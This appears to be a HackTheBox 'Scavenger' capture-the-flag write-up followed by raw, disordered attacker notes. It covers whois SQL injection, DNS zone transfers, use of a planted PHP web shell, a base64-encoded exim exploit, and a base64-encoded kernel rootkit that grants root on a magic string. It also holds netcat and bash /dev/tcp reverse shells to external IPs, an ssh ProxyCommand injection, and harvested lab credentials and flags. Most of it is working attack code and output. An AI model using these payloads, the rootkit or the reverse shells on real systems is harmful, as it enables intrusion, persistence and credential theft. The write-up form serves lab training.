
HTB Scavenger Write-up



Summary

Scavenger is a hard machine on hackthebox, which on the intended way involves a lot of individual steps that eventually lead to success. We can however drastically shorten the box by using a recent exim exploit.

User & Root Flag

Initial Scan:

```
21/tcp open  ftp
22/tcp open  ssh
43/tcp open  whois
53/tcp open  domain
80/tcp open  http
```

There are several interesting ports here. We start by looking at port 43 with nc:

```
% SUPERSECHOSTING WHOIS server v0.6beta@MariaDB10.1.37
% for more information on SUPERSECHOSTING, visit http://www.supersechosting.htb
% This query returned 0 object
```

The input we send here will be used in a sql query, so we play with this a bit, showing that we can inject:

```
') UNION (SELECT @@hostname,'2')#
ib01
```

We use the injection to dump the only non default database we find:

```
 ') UNION (SELECT (SELECT GROUP_CONCAT(table_schema, table_name  SEPARATOR " / ")
FROM information_schema.tables where table_schema != "information_schema"), '2')#
> whoiscustomers

 ') UNION (SELECT (SELECT GROUP_CONCAT(table_schema, table_name, column_name
SEPARATOR " / ") FROM  information_schema.columns where table_schema !=
"information_schema"), '2')#
> whoiscustomersid / whoiscustomersdomain / whoiscustomersdata
```

```
 ') UNION (SELECT (SELECT GROUP_CONCAT(id, domain SEPARATOR " / ") FROM
whois.customers), '2')#
> supersechosting.htb / 2justanotherblog.htb / 3pwnhats.htb / 4rentahacker.htb
```

So we found a couple of potential vhosts:

- supersechosting.htb
- justanotherblog.htb
- pwnhats.htb
- rentahacker.htb

By using the targets dns server we can get some additional information:

```
dig axfr @scavenger.htb supersechosting.htb
dig axfr @scavenger.htb justanotherblog.htb
dig axfr @scavenger.htb pwnhats.htb
dig axfr @scavenger.htb rentahacker.htb
...
sec03.rentahacker.htb.  604800  IN      A       10.10.10.155
```

At sec03.rentahacker.htb we find an interesting note: “Owned by 31173 HAXXOR team!!!”. By fuzzing the webroot for files and directories we find a leftover php shell at “http://sec03.rentahacker.htb/shell.php”. We continue fuzzing for a parameter with ffuf:

```
ffuf -w /home/xct/tools/SecLists/Discovery/Web-Content/burp-parameter-names.txt -u
http://sec03.rentahacker.htb/shell.php\?FUZZ\=whoami -fs 0
hidden                  [Status: 200, Size: 8, Words: 1]
```

And verify that we can indeed execute commands over the hidden parameter:

```
curl http://sec03.rentahacker.htb/shell.php\?hidden\=whoami
ib01c03
```

After enumerating the system a bit we notice that exim is running in a vulnerable version. This exploit works in theory on the box, however fails when trying it practically. I learned this happens because systemd makes a seperate tmp directory for every user, and the exploit wants to write a file to tmp.

The following command reads the root flag and places it into /dev/shm instead:

```
curl http://sec03.rentahacker.htb/shell.php\?hidden\
=echo+dG91Y2ggL2Rldi9zaG0vZmxhZzsoc2xlZXAgMC4xIDsgZWNobyBIRUxPIGZvbyA7IHNsZWVwIDAuM
SA7IGVjaG8gJ01BSUwgRlJPTTo8PicgOyBzbGVlcCAwLjEgOyBlY2hvICdSQ1BUIFRPOjwke3J1bntceDJG
YmluXHgyRnNoXHgwOS1jXHgwOVx4MjJjYXRceDA5XHgyRnJvb3RceDJGcm9vdC50eHRceDNFXHgzRVx4MkZ
kZXZceDJGc2htXHgyRmZsYWdceDIyfX1AbG9jYWxob3N0PicgOyBzbGVlcCAwLjEgOyBlY2hvIERBVEEgOy
BzbGVlcCAwLjEgOyBlY2hvICJSZWNlaXZlZDogMSIgOyBlY2hvICJSZWNlaXZlZDogMiIgO2VjaG8gIlJlY
2VpdmVkOiAzIiA7ZWNobyAiUmVjZWl2ZWQ6IDQiIDtlY2hvICJSZWNlaXZlZDogNSIgO2VjaG8gIlJlY2Vp
dmVkOiA2IiA7ZWNobyAiUmVjZWl2ZWQ6IDciIDtlY2hvICJSZWNlaXZlZDogOCIgO2VjaG8gIlJlY2VpdmV
kOiA5IiA7ZWNobyAiUmVjZWl2ZWQ6IDEwIiA7ZWNobyAiUmVjZWl2ZWQ6IDExIiA7ZWNobyAiUmVjZWl2ZW
Q6IDEyIiA7ZWNobyAiUmVjZWl2ZWQ6IDEzIiA7ZWNobyAiUmVjZWl2ZWQ6IDE0IiA7ZWNobyAiUmVjZWl2Z
WQ6IDE1IiA7ZWNobyAiUmVjZWl2ZWQ6IDE2IiA7ZWNobyAiUmVjZWl2ZWQ6IDE3IiA7ZWNobyAiUmVjZWl2
ZWQ6IDE4IiA7ZWNobyAiUmVjZWl2ZWQ6IDE5IiA7ZWNobyAiUmVjZWl2ZWQ6IDIwIiA7ZWNobyAiUmVjZWl
2ZWQ6IDIxIiA7ZWNobyAiUmVjZWl2ZWQ6IDIyIiA7ZWNobyAiUmVjZWl2ZWQ6IDIzIiA7ZWNobyAiUmVjZW
l2ZWQ6IDI0IiA7ZWNobyAiUmVjZWl2ZWQ6IDI1IiA7ZWNobyAiUmVjZWl2ZWQ6IDI2IiA7ZWNobyAiUmVjZ
Wl2ZWQ6IDI3IiA7ZWNobyAiUmVjZWl2ZWQ6IDI4IiA7ZWNobyAiUmVjZWl2ZWQ6IDI5IiA7ZWNobyAiUmVj
```

```
ZWl2ZWQ6IDMwIiA7ZWNobyAiUmVjZWl2ZWQ6IDMxIiA7ZWNobyAiIiA7IGVjaG8gIi4iIDsgZWNobyBRVUl
UKSB8IG5jIDEyNy4wLjAuMSAyNQ==|base64+-d|sh

curl http://sec03.rentahacker.htb/shell.php\?hidden=cat+/dev/shm/flag
> 4a08...
```

We could also get a proper shell by pivoting through the webserver and making a bind shell. Another way to root leads over ftp, changing user several times (grabbing the user flag along the way), eventually finding traces of a rootkit in a pcap file and using this rootkit to become root.

==========
Scavenger user: 6f8a8a832ea8182fddf1da903dcc804d
Scavenger root: 4a08d8174e9ec22b01d91ddb9a732b17
==========ROOT==========
view-source:http://sec03.rentahacker.htb/shell.php?hidden=echo "g3tPr1v" > /dev/ttyR0;ls -al /root
view-source:http://sec03.rentahacker.htb/shell.php?hidden=echo "g3tPr1v" > /dev/ttyR0;cat /root/root.txt
The magic value
char   magic[] = "g0tR0ot";
is changed to g3tPr1v
You can trigger that like this

ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwx------   6 1001   1004   4096 Aug 23 09:13 .
drwxr-xr-x   8 0   0   4096 Dec 07 2018 ..
drwxr-xr-x   2 1001   1004   4096 Feb 02 2019 ...
-rw-------   1 0   0   0 Dec 11 2018 .bash_history
drwx------   2 1001   1004   4096 Aug 23 08:54 .ssh
-rw-------   1 1001   1004   32 Jan 30 2019 access.txt
-rw-r--r--   1 1001   1004   68175351 Dec 07 2018 prestashop_1.7.4.4.zip
drwxrwxrwx   2 1001   1004   4096 Aug 23 09:13 temp
-rw-r-----   1 0   1004   33 Dec 07 2018 user.txt
drwxr-xr-x   26 1001   1004   4096 Dec 10 2018 www
226 Directory send OK.
ftp> cd ...
250 Directory successfully changed.
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x   2 1001   1004   4096 Feb 02 2019 .
drwx------   6 1001   1004   4096 Aug 23 09:13 ..
-rw-r--r--   1 0   0   399400 Feb 02 2019 root.ko
226 Directory send OK.
ftp> get root.ko
local: root.ko remote: root.ko
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for root.ko (399400 bytes).

226 Transfer complete.
399400 bytes received in 0.78 secs (498.1056 kB/s)
ftp>

==============================
http://sec03.rentahacker.htb/login_page.php
administrator: root

https://0x00sec.org/t/kernel-rootkits-getting-your-hands-dirty/1485

echo "reversed password" > /dev/ttyR0; id

echo "g0tR0ot" > /dev/ttyR0;1003

view-source:http://sec03.rentahacker.htb/shell.php?hidden=echo
'b2JqLW0rPXJvb3QubwogCmFsbDoKCW1ha2UgLUMgL2xpYi9tb2R1bGVzLyQoc2hlbGwgdW5hb
WUgLXIpL2J1aWxkLyBNPSQoUFdEKSBtb2R1bGVzCmNsZWFuOgoJbWFrZSAtQyAvbGliL21vZ
HVsZXMvJChzaGVsbCB1bmFtZSAtcikvYnVpbGQvIE09JChQV0QpIGNsZWFu' | base64 -d >
Makefile

view-source:http://sec03.rentahacker.htb/shell.php?hidden=echo
'I2luY2x1ZGUgPGxpbnV4L2luaXQuaD4gICAKI2luY2x1ZGUgPGxpbnV4L21vZHVsZS5oPiAKI2lu
Y2x1ZGUgPGxpbnV4L2tlcm5lbC5oPgojaW5jbHVkZSA8bGludXgvZGV2aWNlLmg+CiNpbmNsd
WRlIDxsaW51eC9mcy5oPiAgICAKI2luY2x1ZGUgPGFzbS91YWNjZXNzLmg+CiNpbmNsdWRlID
xsaW51eC9zbGFiLmg+CiNpbmNsdWRlIDxsaW51eC9zeXNjYWxscy5oPgojaW5jbHVkZSA8bGlud
XgvdHlwZXMuaD4KI2luY2x1ZGUgPGxpbnV4L2NkZXYuaD4KI2luY2x1ZGUgPGxpbnV4L2NyZ
WQuaD4KI2luY2x1ZGUgPGxpbnV4L3ZlcnNpb24uaD4KCiNkZWZpbmUgIERFVklDRV9OQU1FI
CJ0dHlSMCIgCiNkZWZpbmUgIENMQVNTX05BTUUgICJ0dHlSIgoKI2lmIExJTlVYX1ZFUlNJT0
5fQ09ERSA+IEtFUk5FTF9WRVJTSU9OKDMsNCwwKQojZGVmaW5lIFYoeCkgeC52YWwKI2Vs
c2UKI2RlZmluZSBWKHgpIHgKI2VuZGlmCgovLyBQcm90b3R5cGVzCnN0YXRpYyBpbnQgICAg
IF9faW5pdCByb290X2luaXQodm9pZCk7CnN0YXRpYyB2b2lkICAgIF9fZXhpdCByb290X2V4aXQ
odm9pZCk7CnN0YXRpYyBpbnQgICAgIHJvb3Rfb3BlbiAgKHN0cnVjdCBpbm9kZSAqaW5vZGUs
IHN0cnVjdCBmaWxlICpmKTsKc3RhdGljIHNzaXplX3Qgcm9vdF9yZWFkICAoc3RydWN0IGZpbG
UgKmYsIGNoYXIgKmJ1Ziwgc2l6ZV90IGxlbiwgbG9mZl90ICpvZmYpOwpzdGF0aWMgc3NpemV
fdCByb290X3dyaXRlIChzdHJ1Y3QgZmlsZSAqZiwgY29uc3QgY2hhciBfX3VzZXIgKmJ1Ziwgc2l6
ZV90IGxlbiwgbG9mZl90ICpvZmYpOwoKLy8gTW9kdWxlIGluZm8KTU9EVUxFX0xJQ0VOU0UoI
kdQTCIpOyAKTU9EVUxFX0FVVEhPUigiaWIwMWMwMyIpOwpNT0RVTEVfREVTQ1JJUFRJT
04oIkdvdCByMDB0IS4iKTsgCk1PRFVMRV9WRVJTSU9OKCIwLjEiKTsgCgpzdGF0aWMgaW50I
CAgICAgICAgICAgbWFqb3JOdW1iZXI7IApzdGF0aWMgc3RydWN0IGNsYXNzKiAgcm9vdGNo
YXJDbGFzcyAgPSBOVUxMOwpzdGF0aWMgc3RydWN0IGRldmljZSogcm9vdGNoYXJEZXZpY2
UgPSBOVUxMOwoKc3RhdGljIHN0cnVjdCBmaWxlX29wZXJhdGlvbnMgZm9wcyA9CnsKICAub3
duZXIgPSBUSElTX01PRFVMRSwKICAub3BlbiA9IHJvb3Rfb3BlbiwKICAucmVhZCA9IHJvb3Rfc
mVhZCwKICAud3JpdGUgPSByb290X3dyaXRlLAp9OwoKc3RhdGljIGludApyb290X29wZW4gKH
N0cnVjdCBpbm9kZSAqaW5vZGUsIHN0cnVjdCBmaWxlICpmKQp7CiAgIHJldHVybiAwOwp9Cgp
zdGF0aWMgc3NpemVfdApyb290X3JlYWQgKHN0cnVjdCBmaWxlICpmLCBjaGFyICpidWYsIHN
pemVfdCBsZW4sIGxvZmZfdCAqb2ZmKQp7CiAgcmV0dXJuIGxlbjsKfQoKc3RhdGljIHNzaXplX3
QKcm9vdF93cml0ZSAoc3RydWN0IGZpbGUgKmYsIGNvbnN0IGNoYXIgX191c2VyICpidWYsIHN
pemVfdCBsZW4sIGxvZmZfdCAqb2ZmKQp7IAogIGNoYXIgICAqZGF0YTsKICBjaGFyICAgbWFn
aWNbXSA9ICJnMHRSMG90IjsKCiAgc3RydWN0IGNyZWQgKm5ld19jcmVkOwogIAogIGRhdGE

gPSAoY2hhciAqKSBrbWFsbG9jIChsZW4gKyAxLCBHRlBfS0VSTkVMKTsKICAgIAogIGlmIChk
YXRhKQogICAgewogICAgICBjb3B5X2Zyb21fdXNlciAoZGF0YSwgYnVmLCBsZW4pOwogICAg
ICAgIGlmIChtZW1jbXAoZGF0YSwgbWFnaWMsIDcpID09IDApCgkgIHsKCSAgICBpZiAoKG5ld
19jcmVkID0gcHJlcGFyZV9jcmVkcyAoKSkgPT0gTlVMTCkKCSAgICAgIHsKCQlyZXR1cm4gMD
sKCSAgICAgIH0KCSAgICBWKG5ld19jcmVkLT51aWQpID0gVihuZXdfY3JlZC0+Z2lkKSA9ICAw
OwoJICAgIFYobmV3X2NyZWQtPmV1aWQpID0gVihuZXdfY3JlZC0+ZWdpZCkgPSAwOwoJICAg
IFYobmV3X2NyZWQtPnN1aWQpID0gVihuZXdfY3JlZC0+c2dpZCkgPSAwOwoJICAgIFYobmV3X3
2NyZWQtPmZzdWlkKSA9IFYobmV3X2NyZWQtPmZzZ2lkKSA9IDA7CgkgICAgY29tbWl0X2Ny
ZWRzIChuZXdfY3JlZCk7CgkgIH0KICAgICAgICBrZnJlZShkYXRhKTsKICAgICAgfQogICAgCiA
gICByZXR1cm4gbGVuOwp9CgoKc3RhdGljIGludCBfX2luaXQKcm9vdF9pbml0KHZvaWQpCnsKI
CAvLyBDcmVhdGUgY2hhciBkZXZpY2UKICBpZiAoKG1ham9yTnVtYmVyID0gcmVnaXN0ZXJf
Y2hyZGV2KDAsIERFVklDRV9OQU1FLCAmZm9wcykpIDwgMCkKICAgIHsKICAgICAgcmV0d
XJuIG1ham9yTnVtYmVyOwogICAgfQogCiAgIC8vIFJlZ2lzdGVyIHRoZSBkZXZpY2UgY2xhc3MK
ICAgcm9vdGNoYXJDbGFzcyA9IGNsYXNzX2NyZWF0ZShUSElTX01PRFVMRSwgQ0xBU1NfTk
FNRSk7CiAgIGlmIChJU19FUlIocm9vdGNoYXJDbGFzcykpCiAgICAgewogICAgICAgdW5yZWdp
c3Rlcl9jaHJkZXYobWFqb3JOdW1iZXIsIERFVklDRV9OQU1FKTsKICAgICAgIHJldHVybiBQVFJf
RVJSKHJvb3RjaGFyQ2xhc3MpOyAKICAgfQogCiAgIC8vIFJlZ2lzdGVyIHRoZSBkZXZpY2UgZHJ
pdmVyCiAgIHJvb3RjaGFyRGV2aWNlID0gZGV2aWNlX2NyZWF0ZShyb290Y2hhckNsYXNzLCB
OVUxMLAoJCQkJICBNS0RFVihtYWpvck51bWJlciwgMCksIE5VTEwsIERFVklDRV9OQU1FKTs
KICAgaWYgKElTX0VSUihyb290Y2hhckRldmljZSkpCiAgICAgewogICAgICAgY2xhc3NfZGVzdH
JveShyb290Y2hhckNsYXNzKTsKICAgICAgIHVucmVnaXN0ZXJfY2hyZGV2KG1ham9yTnVtYmV
yLCBERVZJQ0VfTkFNRSk7CiAgICAgICByZXR1cm4gUFRSX0VSUihyb290Y2hhckRldmljZSk7C
iAgICAgfQoKICAgIHJldHVybiAwOyAgICAKfQoKc3RhdGljIHZvaWQgX19leGl0CnJvb3RfZXhpd
Ch2b2lkKSAKewogIC8vIERlc3Ryb3kgdGhlIGRldmljZQogIGRldmljZV9kZXN0cm95KHJvb3RjaGF
yQ2xhc3MsIE1LREVWKG1ham9yTnVtYmVyLCAwKSk7CiAgY2xhc3NfdW5yZWdpc3Rlcihyb290
Y2hhckNsYXNzKTsgICAgICAgICAgICAgICAgICAgICAgICAgICAKICBjbGFzc19kZXN0cm95KHJvb3RjaaG
FyQ2xhc3MpOyAgICAgICAgICAgICAgICAgICAgICAgICAgIAogIHVucmVnaXN0ZXJfY2hyZGV2KG1
ham9yTnVtYmVyLCBERVZJQ0VfTkFNRSk7ICAgICAKfQoKCm1vZHVsZV9pbml0KHJvb3RfaW
5pdCk7Cm1vZHVsZV9leGl0KHJvb3RfZXhpdCk7Cg==' | base64 -d > root.c
==============================
view-source:http://sec03.rentahacker.htb/shell.php?hidden=cat /home/ib01c03/sec03/typescript
Script started on Sun Aug 18 13:24:00 2019
Password:
4a08d8174e9ec22b01d91ddb9a732b17
==============================
view-source:http://sec03.rentahacker.htb/shell.php?hidden=cat%20/var/mail/ib01c03
ftp.supersechosting.htb
user: ib01ftp
pass: YhgRt56_Ta
==============USER==============
1-)view-source:http://sec03.rentahacker.htb/shell.php?hidden=cat /var/mail/ib01c03

2-)ftp.supersechosting.htb user: ib01ftp pass: YhgRt56_Ta

3-)257 "/home/ib01ftp/incidents/ib01c01" is the current directory all download

4-)ib01c01_incident.pcap open all obje export

5-)index.php%3frand=1542582364810 i opened this file

6-)ajax=1&token=&controller=AdminLogin&submitLogin=1&passwd=GetYouAH4t%21&email=pwnhats%40pwnhats.htb&redirect=http%3a//www.pwnhats.htb/admin530o6uisg/%26token%3de44d0ae2213d01986912abc63712a05b

7-)ftp 10.10.10.155 ib01c01 GetYouAH4t! go user

http://sec03.rentahacker.htb/login_page.php
user: administrator
pass: root

http://www.pwnhats.htb/admin530o6uisg
user: pwnhats@pwnhats.htb
pass: GetYouAH4t!

https://www.exploit-db.com/exploits/6768
==========

$g_db_username = 'ib01c03';
$g_db_password = 'Thi$sh1tIsN0tGut';

ftp 10.10.10.155
user:ib01c03
pass:Thi$sh1tIsN0tGut
==========
mkfifo /tmp/osfiftm; nc 10.10.15.127 6666 0</tmp/osfiftm | /bin/sh >/tmp/osfiftm 2>&1; rm /tmp/osfiftm
bWtmaWZvIC90bXAvb3NmaWZ0bTsgbmMgMTAuMTAuMTUuMTI3IDY2NjYgMDwvdG1wL29zZmlmdG0gfCAvYmluL3NoID4vdG1wL29zZmlmdG0gMj4mMTsgcm0gL3RtcC9vc2ZpZnRt

x -oProxyCommand=`echo$IFS$()bWtmaWZvIC90bXAvb3NmaWZ0bTsgbmMgMTAuMTAuMTUuMTI3IDY2NjYgMDwvdG1wL29zZmlmdG0gfCAvYmluL3NoID4vdG1wL29zZmlmdG0gMj4mMTsgcm0gL3RtcC9vc2ZpZnRt|base64$IFS$()-d|bash`}

port 143
user: CZXuu5W8
pass: lu4QxO42
==========
https://www.exploit-db.com/raw/45964

php 1.php http://www.pwnhats.htb/admin530o6uisg/index.php pwnhats@pwnhats.htb GetYouAH4t! system 'bash -i >& /dev/tcp/10.10.15.9/6666 0>&1'
==========
www.rentahacker.htb/wp-login.php
http://sec03.rentahacker.htb/login_password_page.php
view-source:http://sec03.rentahacker.htb/shell.php?hidden=ls -al /home
view-source:http://sec03.rentahacker.htb/shell.php?hidden=ls%20-al%20/home/ib01c03/sec03

view-source:http://sec03.rentahacker.htb/shell.php?hidden=ls%20-al%20/home/ib01c03
==========
root@ihsan:~# cd Masaüstü
root@ihsan:~/Masaüstü# ftp 10.10.10.155
Connected to 10.10.10.155.
220 (vsFTPd 3.0.3)
Name (10.10.10.155:root): ib01c01
331 Please specify the password.
Password:
GetYouAH4t!
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-------   1 1001   1004   32 Jan 30 2019 access.txt
-rw-r--r--   1 1001   1004   68175351 Dec 07 2018 prestashop_1.7.4.4.zip
-rw-r-----   1 0   1004   33 Dec 07 2018 user.txt
drwxr-xr-x   26 1001   1004   4096 Dec 10 2018 www
226 Directory send OK.
ftp> mget user.txt
mget user.txt? y
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for user.txt (33 bytes).
226 Transfer complete.
33 bytes received in 0.00 secs (10.0020 kB/s)
ftp>

==========
INSERT INTO `ps_customer` VALUES
('1','1','1','1','3','1','0',NULL,NULL,NULL,'John','DOE','pub@prestashop.com','b1329f91159a5c72496b
3a3866b0b772','2018-12-10 06:42:29','1970-01-15','1',NULL,'2013-12-13 08:19:15','1',NULL,'>
/* Scheme for table ps_customer_group */

==========
http://www.pwnhats.htb/admin530o6uisg/index.php?
controller=AdminLogin&token=de267fd50b09d00b04cca76ff620b201
pwnhats@pwnhats.htb
GetYouAH4t!

CREDENTIALS for bugtracker: administrator:root
ib01c03:Thi$sh1tIsN0tGut

user: ib01ftp
pass: YhgRt56_Ta

admin:GetYouAH4t
ib01c03:Thi$sh1tIsN0tGut

==========
Hi, we will check when possible. We are working on another incident right now. We just make a backup of the apache logs.
Please check if there is any strange file in your web root and upload it to the ftp server:
ftp.supersechosting.htb
user: ib01ftp
pass: YhgRt56_Ta
==========
view-source:http://sec03.rentahacker.htb/shell.php?hidden=cat /home/ib01c03/sec03/config/config_inc.php

```
<?php
$g_hostname            = 'localhost';
$g_db_type             = 'mysqli';
$g_database_name       = 'ib01c03';
$g_db_username         = 'ib01c03';
$g_db_password         = 'Thi$sh1tIsN0tGut';

$g_default_timezone    = 'Europe/Berlin';

$g_crypto_master_salt  = 'DCD4OIydnPefp27q8Bu5TJHE2RfyO4Zit13B6zLfJdQ=';
```

==========
view-source:http://sec03.rentahacker.htb/shell.php?hidden=ls -al /home

```
total 32
drwxr-xr-x  8 root    root      4096 Dec  7  2018 .
drwxr-xr-x 22 root    root      4096 Dec  4  2018 ..
drwx------  4 ib01c01 customers 4096 Feb  1  2019 ib01c01
drwx------  3 ib01c02 customers 4096 Dec 11  2018 ib01c02
drwx------  4 ib01c03 customers 4096 Jan 30  2019 ib01c03
dr-xrwx---  3 ib01ftp support   4096 Dec 10  2018 ib01ftp
drwx------  3 ib01www support   4096 Dec 10  2018 ib01www
drwx------  2 support support   4096 Feb  2  2019 support
```

==========
view-source:http://sec03.rentahacker.htb/shell.php?hidden=cat /home/ib01c03/www/wp-config.php

```
define('DB_NAME', 'ib01c03');

/** MySQL database username */
define('DB_USER', 'ib01c03');

/** MySQL database password */
define('DB_PASSWORD', 'Thi$sh1tIsN0tGut');
```

==========
http://sec03.rentahacker.htb/shell.php?hidden=cat /etc/passwd

```
support:x:1000:1000:support,,,:/home/support:/bin/bash
bind:x:108:114::/var/cache/bind:/bin/false
mysql:x:109:115:MySQL Server,,,:/nonexistent:/bin/false
```

ib01c01:x:1001:1004:,,,:/home/ib01c01:/bin/dash
ib01c02:x:1002:1004:,,,:/home/ib01c02:/bin/dash
ib01c03:x:1003:1004:,,,:/home/ib01c03:/bin/dash
ib01www:x:1004:1001:,,,:/home/ib01www:/bin/dash
ib01ftp:x:1005:1002:,,,:/home/ib01ftp:/bin/dash
ftp:x:110:116:ftp daemon,,,:/srv/ftp:/bin/false
Debian-exim:x:111:117::/var/spool/exim4:/bin/false
==========
http://sec03.rentahacker.htb/issues_rss.php?username=administrator &key=YSv-6Mwx4eSbZh7BABttQ6knONRO0KoqLlZk7dsrHj8PyS5il6ZxNOlaa-N21vDwPaaDI6jua5PA0xvUvBG2
==========
root@ihsan:~/Masaüstü# dig axfr justanotherblog.htb @supersechosting.htb

; <<>> DiG 9.11.5-P4-5.1-Debian <<>> axfr justanotherblog.htb @supersechosting.htb
;; global options: +cmd
justanotherblog.htb. 604800 IN SOA ns1.supersechosting.htb. root.supersechosting.htb. 5 604800 86400 2419200 604800
justanotherblog.htb. 604800 IN NS ns1.supersechosting.htb.
justanotherblog.htb. 604800 IN MX 10 mail1.justanotherblog.htb.
justanotherblog.htb. 604800 IN A 10.10.10.155
mail1.justanotherblog.htb. 604800 IN A 10.10.10.155
www.justanotherblog.htb. 604800 IN A 10.10.10.155
justanotherblog.htb. 604800 IN SOA ns1.supersechosting.htb. root.supersechosting.htb. 5 604800 86400 2419200 604800
;; Query time: 181 msec
;; SERVER: 10.10.10.155#53(10.10.10.155)
;; WHEN: Cts Ağu 17 22:28:15 +03 2019
;; XFR size: 7 records (messages 1, bytes 233)

==========
root@ihsan:~/Masaüstü# dig axfr rentahacker.htb @supersechosting.htb

; <<>> DiG 9.11.5-P4-5.1-Debian <<>> axfr rentahacker.htb @supersechosting.htb
;; global options: +cmd
rentahacker.htb. 604800 IN SOA ns1.supersechosting.htb. root.supersechosting.htb. 4 604800 86400 2419200 604800
rentahacker.htb. 604800 IN NS ns1.supersechosting.htb.
rentahacker.htb. 604800 IN MX 10 mail1.rentahacker.htb.
rentahacker.htb. 604800 IN A 10.10.10.155
mail1.rentahacker.htb. 604800 IN A 10.10.10.155
sec03.rentahacker.htb. 604800 IN A 10.10.10.155
www.rentahacker.htb. 604800 IN A 10.10.10.155
rentahacker.htb. 604800 IN SOA ns1.supersechosting.htb. root.supersechosting.htb. 4 604800 86400 2419200 604800
;; Query time: 498 msec
;; SERVER: 10.10.10.155#53(10.10.10.155)
;; WHEN: Cts Ağu 17 22:27:36 +03 2019
;; XFR size: 8 records (messages 1, bytes 251)

```
==============================
root@kali:~/Documents/ctf/htb/scavenger# nc 10.10.10.155 43 -v
scavenger.htb [10.10.10.155] 43 (whois) open
'
% SUPERSECHOSTING WHOIS server v0.6beta@MariaDB10.1.37
% for more information on SUPERSECHOSTING, visit http://www.supersechosting.htb
1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your
MariaDB server version for the right syntax to use near "") limit 1' at line 1root@kali:~/Documents/ctf/
htb/scavenger#
==============================
root@ihsan:~/Masaüstü# dig axfr supersechosting.htb @supersechosting.htb

; <<>> DiG 9.11.5-P4-5.1-Debian <<>> axfr supersechosting.htb @supersechosting.htb
;; global options: +cmd
supersechosting.htb.   604800    IN    SOA    ns1.supersechosting.htb. root.supersechosting.htb. 3
604800 86400 2419200 604800
supersechosting.htb.   604800    IN    NS     ns1.supersechosting.htb.
supersechosting.htb.   604800    IN    MX     10 mail1.supersechosting.htb.
supersechosting.htb.   604800    IN    A      10.10.10.155
ftp.supersechosting.htb. 604800  IN    A      10.10.10.155
mail1.supersechosting.htb. 604800 IN   A      10.10.10.155
ns1.supersechosting.htb. 604800  IN    A      10.10.10.155
whois.supersechosting.htb. 604800 IN   A      10.10.10.155
www.supersechosting.htb. 604800  IN    A      10.10.10.155
supersechosting.htb.   604800    IN    SOA    ns1.supersechosting.htb. root.supersechosting.htb. 3
604800 86400 2419200 604800
;; Query time: 179 msec
;; SERVER: 10.10.10.155#53(10.10.10.155)
;; WHEN: Cts Ağu 17 22:05:34 +03 2019
;; XFR size: 10 records (messages 1, bytes 275)
==============================
root@ihsan:~/Masaüstü# nmap -p- -T5 -v --max-retries 0 10.10.10.155
Starting Nmap 7.80 ( https://nmap.org ) at 2019-08-17 22:02 +03
Initiating Ping Scan at 22:02
Scanning 10.10.10.155 [4 ports]
Completed Ping Scan at 22:02, 0.22s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 22:02
Scanning scavenger.htb (10.10.10.155) [65535 ports]
Discovered open port 22/tcp on 10.10.10.155
Discovered open port 25/tcp on 10.10.10.155
Discovered open port 53/tcp on 10.10.10.155
Warning: 10.10.10.155 giving up on port because retransmission cap hit (0).
Discovered open port 21/tcp on 10.10.10.155
Discovered open port 80/tcp on 10.10.10.155
SYN Stealth Scan Timing: About 18.84% done; ETC: 22:04 (0:02:14 remaining)
SYN Stealth Scan Timing: About 47.91% done; ETC: 22:04 (0:01:06 remaining)
Discovered open port 43/tcp on 10.10.10.155
Completed SYN Stealth Scan at 22:03, 107.22s elapsed (65535 total ports)
```

```
Nmap scan report for scavenger.htb (10.10.10.155)
Host is up (0.19s latency).
Not shown: 65528 filtered ports
PORT   STATE  SERVICE
20/tcp closed ftp-data
21/tcp open   ftp
22/tcp open   ssh
25/tcp open   smtp
43/tcp open   whois
53/tcp open   domain
80/tcp open   http

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 107.57 seconds
        Raw packets sent: 65600 (2.886MB) | Rcvd: 1777 (306.500KB)
==============================
root@ihsan:~/Masaüstü#
root@ihsan:~/Masaüstü# nmap -p 1-65535 -T4 -A -v -P0 10.10.10.155
Warning: The -P0 option is deprecated. Please use -Pn
Starting Nmap 7.80 ( https://nmap.org ) at 2019-08-17 22:02 +03
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 22:02
Completed NSE at 22:02, 0.00s elapsed
Initiating NSE at 22:02
Completed NSE at 22:02, 0.00s elapsed
Initiating NSE at 22:02
Completed NSE at 22:02, 0.00s elapsed
Initiating SYN Stealth Scan at 22:02
Scanning scavenger.htb (10.10.10.155) [65535 ports]
Discovered open port 22/tcp on 10.10.10.155
Discovered open port 21/tcp on 10.10.10.155
Discovered open port 80/tcp on 10.10.10.155
Discovered open port 25/tcp on 10.10.10.155
Discovered open port 53/tcp on 10.10.10.155
Discovered open port 43/tcp on 10.10.10.155
Initiating Service scan at 22:07
Scanning 6 services on scavenger.htb (10.10.10.155)
Completed Service scan at 22:08, 52.59s elapsed (6 services on 1 host)
Initiating OS detection (try #1) against scavenger.htb (10.10.10.155)
Retrying OS detection (try #2) against scavenger.htb (10.10.10.155)
Retrying OS detection (try #3) against scavenger.htb (10.10.10.155)
Retrying OS detection (try #4) against scavenger.htb (10.10.10.155)
Initiating Traceroute at 22:09
Completed Traceroute at 22:09, 1.50s elapsed
Initiating Parallel DNS resolution of 2 hosts. at 22:09
Completed Parallel DNS resolution of 2 hosts. at 22:09, 0.01s elapsed
NSE: Script scanning 10.10.10.155.
Initiating NSE at 22:09
```

```
Completed NSE at 22:09, 41.25s elapsed
Initiating NSE at 22:09
Completed NSE at 22:09, 4.03s elapsed
Initiating NSE at 22:09
Completed NSE at 22:09, 0.00s elapsed
Nmap scan report for scavenger.htb (10.10.10.155)
Host is up (0.32s latency).
Not shown: 65528 filtered ports
PORT   STATE  SERVICE  VERSION
20/tcp closed ftp-data
